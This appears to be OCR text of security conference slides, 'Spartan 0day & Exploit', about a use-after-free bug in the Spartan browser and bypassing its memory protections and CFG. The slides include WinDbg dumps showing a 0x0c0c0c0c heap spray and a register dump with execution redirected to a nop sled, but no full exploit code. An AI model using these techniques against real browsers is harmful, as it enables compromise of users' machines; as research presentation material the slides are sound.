
0day

- Bypass check



0day

- Bypass check



uaf object


… …

0x30 : p_object

… …

```
1:020> dd 11110034
11110034  09647825 15150010 11110048 0c0c0c0c
11110044  0c0c0c00 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110054  1110ffd4 11110074 0c0c0c0c 0c0c0c0c
11110064  0c0c0c0c 0c0c0c0c 00000001 00000008
11110074  09657825 15150010 0c0c0c0c 0c0c0c0c
11110084  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110094  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100a4  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
1:020> dd
111100b4  09667825 15150010 0c0c0c0c 0c0c0c0c
111100c4  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100d4  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100e4  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100f4  09677825 15150010 0c0c0c0c 610aea50
11110104  08dc2200 00000000 00010005 00000033
11110114  00000000 11110124 11110124 05cd5dc0
11110124  00000000 00000033 00000033 00000000
```

0day



```
eax=00000000 ebx=1515004c ecx=1515004c edx=77bc0820 esi=05719a88 edi=05719acc
eip=1515004c esp=05719a80 ebp=05719a94 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
1515004c 90              nop
```

Spartan 0day & Exploit

- 1、Isolation Heap
- 2、Memory Protection
- 3、Spartan Memory Manage
- 4、CFG
- 5、Exploit Bypass All
- 6、0day
- 7、Q&A

Spartan 0day & Exploit

Q&A

Spartan 0day & Exploit

Thanks!

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- Email : exploitsky@gmail.com